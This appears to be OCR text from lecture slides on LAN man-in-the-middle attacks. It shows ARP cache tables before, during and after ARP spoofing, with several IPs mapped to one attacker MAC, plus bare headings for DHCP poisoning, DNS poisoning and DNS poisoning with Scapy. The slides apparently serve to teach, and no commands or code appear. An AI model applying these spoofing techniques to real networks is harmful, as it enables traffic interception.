
IP	MAC
192.168.1.30	BB:BB:BB:BB:BB:BB

IP	MAC
192.168.1.10	AA:AA:AA:AA:AA:AA
192.168.1.30	CC:CC:CC:CC:CC:CC

IP	MAC
192.168.1.10	BB:BB:BB:BB:BB:BB
192.168.1.20	BB:BB:BB:BB:BB:BB

while the spoofing is running

Man-in-the-Middle LAN – arp spooofing




IP	MAC
192.168.1.30	BB:BB:BB:BB:BB:BB

IP	MAC
192.168.1.10	AA:AA:AA:AA:AA:AA
192.168.1.30	CC:CC:CC:CC:CC:CC


IP	MAC
192.168.1.10	BB:BB:BB:BB:BB:BB
192.168.1.20	BB:BB:BB:BB:BB:BB

after the spoofing has been done


DHCP Poisoning




DHCP Poisoning



DNS Poisoning



DNS Poisoning using Scapy CLI



